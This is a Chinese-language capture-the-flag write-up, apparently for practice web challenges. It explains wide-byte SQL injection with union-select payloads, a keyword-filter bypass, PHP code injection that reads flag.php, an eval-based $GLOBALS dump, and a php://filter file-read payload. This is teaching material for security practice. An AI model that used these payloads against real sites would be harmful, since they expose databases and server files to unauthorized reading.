


sql注入


题目说是sql注入，那就先测试一下。构造`id=1'`，访问发现是没有错误信息的...那应该是单引号'被转义过了。这种情况下要用到单引号的payload就都没办法起到作用了。这道题真正的思路是宽字节注入（寄几想不到）。

在GBK编码时，mysql会认为两个字符是一个汉字（在前一个字节的ascii码大于128的情况下）。而经过转义之后的单引号'会变为\'，即%5c%27。构造`id=1%df%27%23`，在经过转义传递给mysql时，就是`id=1%df%5c%27%23`，mysql在解析时，会认为%df%5c是一个汉字，而%27就会闭合掉原本sql语句中的（左）单引号，即`select xxx from xxx where id='%df%5c'#'`，%23用于注释掉原本sql语句中的（右）单引号。这就是宽字节注入的原理。

那接下来就要构造sql语句，来查询key表，id=1的string字段了。构造`id=1%df%27 union select 1,database()%23`，得到数据库名称为sql5。



构造`id=1%df%27 union select 1,string from sql5.key where id=1%23`，就得到最终结果。



SQL注入1


题目给出了我们部分代码，告诉我们：但凡我们需要用到的关键字，它都给过滤掉了。而且这段代码中有一个xss过滤的过程…这个函数放在这个sql注入的题目中就很扎眼了…为什么会突然在sql注入的题目中特别列出一个xss过滤的函数？

可以肯定的是，我们要想查询到key表中id=1的hash字段值，就必然会用到union、select、from、where，但是题目中过滤掉了，所以就想办法怎么让它绕过这个过滤，然后就想到把html的标签放到关键字中间，拆开一个关键字，这个就可以绕过第一步对关键字的检测，而在过滤掉xss后，原本被拆开的关键字就又“复原”，我们就可以用起来了。

和上一个题目一样，先查到数据库名称，再找flag。数据库名称为sql3。

你必须让它停下


这道题的名字就叫“你必须让它停下”，打开页面之后，网页一直在刷新，切换，我要做的就是让它可以停下，那想到用BurpSuite抓包，可以直接看到网页源码。




（同一个http头多提交几次就可以看到flag了。）

本地包含

题目给出的源码中包含了flag.php文件，我们要找到flag一定就在这个文件中。`val_dump()`把$a打印到页面中，那我们只要让$a是flag.php的内容就可以了。所以想办法构造hello的值。`hello=file_get_contents('flag.php')`在源码中就可以查看到flag的值了。这里用到了`file_get_contents`()这个函数。






或者还可以这样：

```
hello=1);$file=fopen("flag.php","r");echo fread($file,filesize("flag.php"));fclose($file);//
```

通过注入的方式来得到flag.php的内容。




变量1

看网页中显示的代码，首先要对传递的args参数进行正则匹配，\w+匹配字母、数字、下划线，如果匹配不到，那就输出args error，匹配到就会执行

```
eval("var_dump($$args);");
```

这里注意到$$args，这是php的一个特点：变量可以当作另一个变量的变量名。PHP一个比较有意思的变量$GLOBALS：一个包含了全部变量的全局组合数组。变量的名字就是数组的键。这个题目就是用到了这个变量。构造args=GLOBALS




```
highlight_file(__file__);
if(isset($_GET['args'])){
        $args  =  $_GET['args'];
        if(!preg_match("/^\w+$/",$args)){
                die("args  error!");
        }
        eval("var_dump($$args);");
}
?>
```

array(7) { ["GLOBALS"]=> *RECURSION* ["_POST"]=> array(0) { } ["_GET"]=> array(1) { ["args"]=> string(7) "GLOBALS" } ["_COOKIE"]=> array(0) { } ["_FILES"]=> array(0) { } ["ZFkwe3"]=> string(38) "flag{92853051ab894a64f7865cf3c2128b34}" ["args"]=> string(7) "GLOBALS" }

- **Web4**

  查看源码，看到源码中有ascii码表示的字符串，解密以后得到对应的代码。根据代码输入相应的password输入即可。（password为67d709b2b54aa2aa648cf6e87a7114f1）




```
function checkSubmit(){
    var a=document.getElementById("password");
    if("undefined"!=typeof a)
    {
        if("67d709b2b54aa2aa648cf6e87a7114f1"==a.value)
            return!0;
        alert("Error");
        a.focus();
        return!1
    }
}
document.getElementById("levelQuest").onsubmit=checkSubmit;
```

- **Web5**


  和上一个题目类似，在源码中看到，另一种形式表示的字符串，看到其他WriteUp说把这些字符串放到goole上console直接就出来了，但是我一直报错...没有弄清楚原因在哪里。


  flag在index中

  题目告诉我们flag是在index.php中，但是查看源码是没有flag的，所以应该是被过滤掉了，只有部分源码可以查看到。在源码中还发现，`<a href="./index.php?file=show.php">click me? no</a>` 很像文件包含。所以构造`file=php://filter/read=convert.base64-encode/resource=index.php`



